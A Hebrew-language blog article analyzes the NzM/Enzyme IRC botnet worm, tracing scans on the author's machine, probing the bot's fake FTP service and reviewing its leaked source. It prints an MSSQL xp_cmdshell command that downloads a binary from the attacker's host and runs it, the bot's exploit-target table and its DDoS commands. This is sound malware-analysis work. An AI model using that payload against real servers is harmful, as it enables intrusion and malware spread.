


Chasing Worms II – NzMBot / Enzyme

מאת cp77fk4r (אפיק קסטיאל)

הקדמה


לאחרונה, התחלתי לקבל מספר רב של הודעות "DCOM Exploit Blocked" מתוכנת ה-Anti-Virus/Firewall שלי (אני משתמש ב-Avast 6.0.1000) עם כותרות מפוצצות במיוחד, כגון "Exploit.DCom.Gen" או "Exploit.LSASS.Gen", משהו בסיגנון הבא:



נשמע לכם מוכר? לא פלא, ה-"DCom Exploit" הוא אקספלויט ישן מאוד (2003) שנכתב בכדי לנצל חולשה באחד מרכיבי ה-RPC של מערכת ההפעלה Windows בכדי להשיג Remote Execution Code על המכונה הרמת ה-System (מוכרת גם כ-[MS03-026](#)) ניתן לקרוא על החולשה (נכתב ע"י מתי אהרוני) ביתר פירוט בקישור הבא:

<http://www.securitypronews.com/securitypronews-24-0030814WindowsDCOMRPCExploit.html>

מה שהכי הזוי בכל הסיפור הזה, זה שמדובר בחולשה שתוקנה ע"י Microsoft עוד בשנת 2003. מחיפושים בגוגל ובפורומים של Avast, חלק מהפוסטים הפנו לכל מני הסברים על החולשה, אך רובם פשוט אמרו שמדובר ב-"False Positive" והעבירו את זה הלאה...



בהתחלה, מפני שמדובר בחולשה ישנה מאוד, ההרגשה שלי אכן הייתה שמדובר בהתראת שווא, אך לאחר שראיתי כי אני ממשיך לקבל עוד ועוד הודעות בסיגנון, החלטתי להרים את הכפפה ולבדוק בעצמי על מה כל העניין.

איך מתחילים לחקור מקרים כאלה?

דבר ראשון, התחלתי לשמור את כתובות ה-IP שככל הנראה ניסו לתקוף אותי, בכדי לנסות למצוא בכולן מכנה-משותף. רב הכתובות היו שייכות לספקית האינטרנט הרוסית "Netbynet.ru", אך היו כמה שהגיעו ממדינות / ספקיות אינטרנט שונות, כגון:

- אוקראינה (Ukrtelecom.ua)
- איטליה (TelecomItalia.it)
- פינלנד (Tampereenpuhelin.fi),
- גרמניה (Unitymediagroup.de) ו- (Kabel-Baden-Wuerttemberg)
- שוודיה (priv.bahnhof.se)
- קרואטיה (Net.hr)
- אוסטריה (Orange.at)

ומעוד מדינות שלא עוזרות לנו למקד את התופעה יותר מדי.

לאחר מכן, הרצתי סריקה על כלל הכתובות + גריפת באנרים, ע"י NMAP:

```
nmap.exe -v -sV -p1-65535 -PN IP_ADD
```


כבר בסריקה הראשונה הופתעתי לטובה (או לרעה?), ולאחר סריקה של כעשרים כתובות IP, כבר הייתה לי תשובה מוחלטת ביד. לא מדובר בהתראות שווא. ללא ספק מדובר בזומבים שמנסים להרחיב את רשת הזומבים שלהם על חשבוני!

המכנה המשותף לכלל הכתובות שסרקתי, הוא שבכולן היה פורט פתוח להאזנה בטווח: 10,000-50,000. בשבע-עשר מתוך עשרים כתובות, הבאנר שחזר מניסיון התחברות לפורט היה:

```
NzmxFtpd 0wns j0.
```

בשלושה הנותרות, חזר:

```
StnyFtpd 0wns j0.
```



ככל הנראה גירסא שונה של אותה החולירע. אחרי חקירה עמוקה יותר, התברר שיש על אותן הכתובות עוד שני פורטים פתוחים, בטווחים גבוהים עוד יותר, שהחזירו באנרים של הגרסאות הקודמות שראיתי. מה שמזרז זה שאם הייתי מבצע סריקה נוספת- כמה דקות לאחר מכן- הפורט היה סגור. אישית, לי כבר יצא לראת את הבאנר הנ"ל, גם [יצא לי לכתוב עליו](#) ב-DigitalWhisper, באחד הפוסטים שפרסמנו במסגרת [Forensic Challenge 2010](#) של [Honeynet Project](#), אני מדבר על [האתגר הראשון](#) בסידרה. את הפתרון שלו, תוכלו למצוא בקישור הבא:

http://www.honeynet.org/files/Forensic%20Challenge%202010%20-%20Scan%201%20-%20Solution_final.pdf


עוד נחזור אליו בהמשך.

חיפוש קצר בגוגל תחת הבאנר המשותף לכלל הכתובות הוביל אותי למספר תוצאות שהפלילו את התולעת [W32.Kibuv.Worm](#), אבל קשה היה לאתר במדוייק אם זה נכון, מפני שיש מספר רב של תולעים שניצלו את החולשה / חולשות דומות: Sasser, Bobax, Korgo, Gaobot, Spybot, Randex וכו'.

הכיוון השני היה לעבור על ניתוח קובץ ה-Pcap שהופץ ביחד עם האתגר של Honeynet, ניתן להוריד אותו מכאן:


<https://honeynet.org/files/attack-trace.pcap.gz>

ניתן לפתוח אותו עם Wireshark ולחפש את הבאנר שמצאנו, בחירה ב-"Follow TCP Steam" תוכל להציג לנו בצורה מסודרת את ה-Stream הבא:




אוקיי.. זה מעניין, זה בהחלט נראה כמו שירות FTP, לפחות לפי ה-Syntax, הזדהות עם המשתמש "1" והסיסמא "1", ביצוע מספר פקודות והתנתקות.

ננסה את זה באחד מהכתובות שתקפו אותנו, התחברות עם Putty:




```
220 NzmxFtpd 0wns j0
```

הכנסת פרטי ההזדהות:




```
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
```

אוקיי.. זה נראה כמו התקדמות. נסיון לבצע בדיוק מה שראינו ב-Wireshark מצליח... כמעט:



```
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
425 Can't open data connection.
```



נסיון להרצת פקודות FTP רגילות לא מעלות יותר מדי כיוונים מעניינים, הפקודות "PWD" ו-"LIST" קיימות, אבל לא באמת מחזירות משהו מועיל, הפקודות "HELP" או-"NOOP" אפילו לא קיימות!

חיפוש נוסף בגוגל תחת וריאציות שונות של הבאנר שקיבלנו בנוסף למידע מה-Pcap הוביל אותי להבנה שקיים בוט נוסף בשם "Enzyme" וככל הנראה בקהילות Underground שונות מכנים אותו גם כ-"nzm", דבר שגם די מסתדר עם הבאנר: "nzmxfpd", חיפוש בגוגל הפעם עם "nzm bot" הוביל אותי להודעה לא ישנה במיוחד (06-02-2011) שפורסמה בפורומים של Opensc.ws עם קישור לקובץ rar המכיל את קוד-המקור של התולעת:

<http://www.opensc.ws/bots-rootkits/13038-nzm-bot.html>

אגב, בלי קשר, אני ממליץ לכל מי שמתעניין בנושא, שיעבור על העמוד הבא:


<http://www.opensc.ws/downloads/>

יש שם מגוון רחב מאוד של קודי-מקור של Botnets שעדיין אפשר למצוא In-The-Wild.

איך אנחנו מתקדמים מכאן?

אוקיי, אז השגנו את קוד המקור של התולעת, אחרי חילוץ ה-rar קיבלנו תיקיה המכילה את התיקיות "exe", "obj", "config", "headers", "cpp". התיקיות "exe" ו-"obj", ריקות, הם ככל-הנראה יכנסו לשימוש לאחר שהפרוייקט יקומפל. התיקיה "config" מכילה קובץ בשם "cfg.h", הוא קובץ קונפיגורציה + דוקומנטציה על הגרסא והפקודות שהיא כוללת. התיקיות המעניינות יותר כרגע הן "headers" ו-"cpp", שם נוכל למצוא את הקוד של הבוט ולהבין בדיוק מה הוא עושה.

Name	Date modified	Type	Size
nzm.ncb	27/04/2010 15:51	VC++ Intellisense ...	361 KB
nzm.opt	27/04/2010 15:51	OPT File	64 KB
nzm.plg	26/04/2010 21:35	PLG File	2 KB
nzm.dsp	26/04/2010 05:24	VC++ 6 Project	9 KB
nzm.dsw	10/04/2005 05:19	VC++ 6 Workspace	1 KB
MDSChecksumTest.exe	13/11/2001 20:36	Application	44 KB
exe	27/04/2010 15:53	File Folder	
obj	27/04/2010 15:50	File Folder	
config	26/04/2010 21:32	File Folder	
headers	26/04/2010 17:56	File Folder	
cpp	26/04/2010 04:08	File Folder	



ניתן לראות כי לרב הפקודות אין באמת משמעות והמערכת מגיבה באופן די גנרי, לדוגמא- למרות שבלוגים ניתן לראות כי ההתחברות מתבצעת על ידי המשתמש "1" והסיסמא שלו- "1", כל משתמש שנכניס יתקבל ויחזיר לנו את הסטטוס: "230 User logged in.", כנ"ל עם הפקודות "PWD" ו-"PASV" וכו' - אין באמת לוגיקה מאחוריהן, והן ככל הנראה ליופי בלבד.

לעומת זאת, ניתן לראות כי מאחורי הפקודות "PORT" ו-"RETR" קיימת לוגיקה מסויימת, מימוש של הפונקציות שנמצאות שם בשימוש (ftp_Data_connect()-I Ftp_data_transfer()) ניתן לראות ממש בהמשך הקוד.


אם נסתכל בקובץ ה-Pcap, נוכל לראות שמש ישר אחרי הפקודה:


```
RETR ssms.exe
```

השרת מגיב עם הסטטוס:

```
150 Opening BINARY mode data connection
```


ולאחריה נשלח קובץ בינארי שעבר Packing:





Antivirus	Version	Last Update	Result
AhnLab-V3	2011.03.23.01	2011.03.23	-
AntiVir	7.11.5.43	2011.03.23	Worm/SdBot.DFNQ
Antiy-AVL	2.0.3.7	2011.03.22	-
Avast	4.8.1351.0	2011.03.23	Win32:Rbot-GNZ
Avast5	5.0.677.0	2011.03.23	Win32:Rbot-GNZ
AVG	10.0.0.1190	2011.03.23	BackDoor.RBot.JN
BitDefender	7.2	2011.03.23	-
CAT-QuickHeal	11.00	2011.03.23	-
ClamAV	0.96.4.0	2011.03.23	-
Commtouch	5.2.11.5	2011.03.22	-
Comodo	8073	2011.03.23	-
DrWeb	5.0.2.03300	2011.03.23	-
eSafe	7.0.17.0	2011.03.22	-
eTrust-Vet	36.1.8231	2011.03.23	-
F-Prot	4.6.2.117	2011.03.22	-
F-Secure	9.0.16440.0	2011.03.23	-
Fortinet	4.2.254.0	2011.03.23	-
GData	21	2011.03.23	Win32:Rbot-GNZ
Ikarus	T3.1.1.97.0	2011.03.23	-
Jiangmin	13.0.900	2011.03.23	-
K7AntiVirus	9.94.4188	2011.03.23	-
McAfee	5.400.0.1158	2011.03.23	-
McAfee-GW-Edition	2010.1C	2011.03.23	-
Microsoft	1.6603	2011.03.23	-
NOD32	5977	2011.03.23	-
Norman	6.07.03	2011.03.22	-

חיפוש קצר בגוגל גם הניב תוצאות שלפיהן הקובץ עבר Packing בעזרת הכלי "ASProtect v1.1 BRS", ובנוסף גם את קוד האסמבלי של הקובץ לאחר פעולת ה-Packing. אחלה כלי הגוגל הזה... מקריאת קובץ ה-cfg.h בלבד ניתן היה לראות כי הכלי מנוהל על ידי התחברות לשרת IRC מרכזי, פרסומים בגוגל וקבצי קוד בתיקיה cpp העידו על כך גם כן.



לאחר נבירה קצרה בקבצי הקוד נמצאה רשימת הפקודות שהבוט תומך בהן, אני לא אפרט כאן על כולן, אבל אציג את המעניינות:


ניהול ברמת הבוט:

- nb32.version - החזרת גרסאת הבוט.
- nb32.status - החזרת הסטטוס של הבוט (משך זמן החיבור, האם הוא באמצע פעולה וכו')
- log.off - הצגת הלוגים.
- ddos.stop ,synstop ,skysynstop ,targa3stop ,wonnkstop ,packetstop ,tsunamistop
- wisdomstop ,udpstop ,pingstop - הפסקת ביצוע מתקפות DDoS שונות.
- lcmpflood ,targa3 ,tsunami ,tcp.syn ,wisdom.udp ,synflood ,skysyn ,phatwonnk
- udpflood ,pingflood - ביצוע מתקפות DDoS על יעד מסויים.
- Scan - ביצוע סריקת טווח כתובות IP וניסיון לתקוף אותן בעזרת אחת מהחולשות שנמצאות בתיקיית Exploits:

- תקיפת שרתי Mssql בעזרת Bruteforce והרצת פקודה מרחוק בעזרת xp_cmdshell
- הרצת קוד מרחוק בעזרת ניצול חולשת ms04_007 (מוכרת גם כ-"Kill-Bill")
- הרצת קוד מרחוק בעזרת ניצול חולשת ה-DCom המוכרת (MS03-026)
- הרצת קוד מרחוק בעזרת ניצול חולשת SYM06-010 (חולשת Stack Overflow שהתגלתה בסוף שנת 2005 בשני מוצרים של Symantec)
- ועוד

ניהול ברמת מערכת ההפעלה:

- util.flushdns – ביצוע Flush ל-CATCH DNS של מערכת ההפעלה.
- Currentip - החזרת כתובת ה-IP.
- com.procs.off - החזרת רשימת התהליכים שרצים על מערכת ההפעלה.
- com.rebewt - ביצוע Reboot למחשב.
- com.restart - ביצוע Restart למחשב.
- com.netinfo - הצגת פרטי הרשת במחשב (Netview וכו')
- com.sysinfo - הצגת אינפורמציה בסיסית על מערכת ההפעלה.
- nb32.logout - ניתוק המשתמש שכרגע פעיל.
- com.delete - מחיקת קובץ.
- mirc.cmd - הרצת פקודה על תוכנת ה-Mirc במידה והיא פתוחה באותו הזמן.



בנוסף, פקודה מעניינת במיוחד שראיתי, היא aSd, הפקודה מאפשרת לבצע שלושה פעולות "רגישות":

- הורדה של קובץ בינארי והרצתו.
- מחיקת הבוט מהמחשב.
- עדכון הבוט.

בזמן קימפול הבוט, בעל הבוטים מתבקש לקבוע את המשתנים הבאים:

```
const char removehash[]="57736f5c07aeb839053627ad68342641"; //r3m0ve
const char updatehash[]="57ba432da218a864a1bd9fed949847fd"; //upd4te
const char downloadhash[]="cd6774ad7536fa66e4232338f2a0dc3a"; //d0wn
```

המשתנים האלה הם Hash של מחרוזות שאותן יש להכניס לפקודה aSd כפרמטר, בעת שימוש בפקודה הנ"ל הבוט מבצע MD5 על הקלט שהזין המשתמש, מבצע השוואה עם המחרוזות האלה ששמורות אצלו Hard-Coded ובמידה והתוצאה שווה לאחת מהמחרוזות- הבוט יידע כיצד להתנהג.


למה בעצם קיים המנגנון הזה? בכדי להגן את רשת הבוטים מפני חטיפה והשתלטות. כך, גם אם חוקר אבטחת מידע יצליח להניח את ידיו על בינארי של אחד הבוטים מהרשת הנ"ל, יבצע לו הינדוס לאחור - וישלוף את אותן המחרוזות, הוא עדיין לא יידע מה המחרוזות שהוא אמור להכניס בכדי לגנוב את רשת הזומבים. הוא יוכל לגרום להם להפסיק לתקוף או לסרוק כתובות IP, אבל לא יוכל לכבות אותם.

סריקה ותקיפה:

כמו שהצגתי בקצרה קודם לכן, הפקודה Scan מקבלת טווח כתובות IP וסורקת אותן, במידה והיא מוצאת מחשב שאופיין כפגיע (לאחת מוקטורי התקיפה שבה התולעת משתמשת) מתבצע עליו ניסיון תקיפה, וקטורי התקיפה נמצאים בתיקיה "c:\exploits\cpp" שכוללת את הקבצים:

- mssql.cpp
- advscan.cpp
- dcom.cpp
- vncps.cpp
- ms04_007_asn1.cpp
- sym06_010.cpp

בפרק זה אני לא אעבור על כלל הקבצים והוקטורים, אך אציג את העקרון.



הקובץ "Advscan.cpp" אחראי על ביצוע הסריקה, ניתן לראות כי בתחילתו מוגדר לו באופן די "שטוח" איך לאפיין את האובייקטים שחוזרים מהסריקה:

```
EXPLOIT exploit[]={
  {"mssql", "MSSQL", 1433, MSSQL, 0, TRUE},
  #ifndef NO_DCOM
  {"dcom135", "Dcom135", 135, dcom, 0, TRUE},
  #endif
  #ifndef NO_MS04007ASN1
  {"asn445", "asn1smb", 445, MS04_007_MSASN1_PortedByScriptGod, 0, TRUE },
  {"asn139", "asn1smbnt", 139, MS04_007_MSASN1_PortedByScriptGod, 0, TRUE },
  #endif
  #ifndef NO_VNCSCAN
  {"vnc", "vnc", 5900, VNCScanner, 0, FALSE},
  #endif
  #ifndef NO_SYM06010
  {"scan", "sym", 2967, SYMExploit, 0, TRUE},
  #endif
  {NULL, NULL, 0, NULL, 0, FALSE}
};
```

האיפיון מתבצע על ידי הפורטים שפתוחים, מה שאומר שאם אפעיל שרת MSSQL פגיע לוקטור תקיפת שרתי MSSQL של התולעת, אך אשנה את הפורט הדיפולטיבי- לא אפגע. לאחר האיפיון מתבצעת הסריקה עצמה, בכלליות הפונקציות הן:

```
unsigned long AdvGetNextIP(int threadnum)
unsigned long AdvGetNextIPRandom(char *scanmask, int threadnum)
BOOL AdvPortOpen(unsigned long ip, unsigned int port, unsigned int delay)
```

לאחר בחירה (באופן ראנדומאלי) של כתובת IP, מתבצעת סריקת הפורטים. במידה ונמצא כי אחד הפורטים "הפגיעים" קיים- מתבצע שימוש בוקטור התקיפה המתאים ברשימה, במידה ולא נמצא – נבחרת כתובת IP חדשה וחוזר חלילה. דוגמא לוקטור תקיפה:


הקובץ mssql.cpp מכיל את וקטור התקיפה של שרתי MSSQL, שרתים אלו (לא אמורים להיות נגישים לרשת האינטרנט כלל!) נגישים בפורט 1433 בברירת מחדל, הוקטור הנ"ל אינו מנצל חולשה בשרת, אלא פשוט מאוד מנסה לבצע Bruteforce ממילון Hardcoded למשתמשים "Administrator" ו-"sa".

במידה והוא אכן מצליח להתחבר לשרת בעזרת אחת מהסיסמאות המופיעות במילון, הוא מנסה להריץ את שאילתת ה-SQL הבאה:

```
EXEC master..xp_cmdshell 'del eq&echo open GetIP(exinfo.sock) FTP_PORT
>> eq&echo user rand()rand() >> eq &echo get filename >> eq &echo quit
>> eq &ftp -n -s:eq & filename &del eq\r\n'
```

(המחרוזות המודגשות הן משתנים)

השאילתה הנ"ל מבצעת שימוש ב-"xp_cmdshell" בכדי להריץ פקודה מרחוק על השרת דרך שרת ה-MSSQL, הפקודה בעצם יוצרת קובץ (בעזרת הפקודה "echo") בשם "eq" המכיל סקריפט התחברות



לשרת FTP והורדת קובץ (בעזרת הפקודה "get") לאחר יצירת הקובץ, מתבצעת התחברות לשרת FTP עם שימוש בקובץ הסקריפט שנוצר (בעזרת שימוש בפקודה "FTP" והמתג "-s" בכדי להצביע על קובץ הסקריפט שממנו יקראו הפקודות), לאחר מכן- מחיקה של קובץ הסקריפט (בעזרת הפקודה "del").

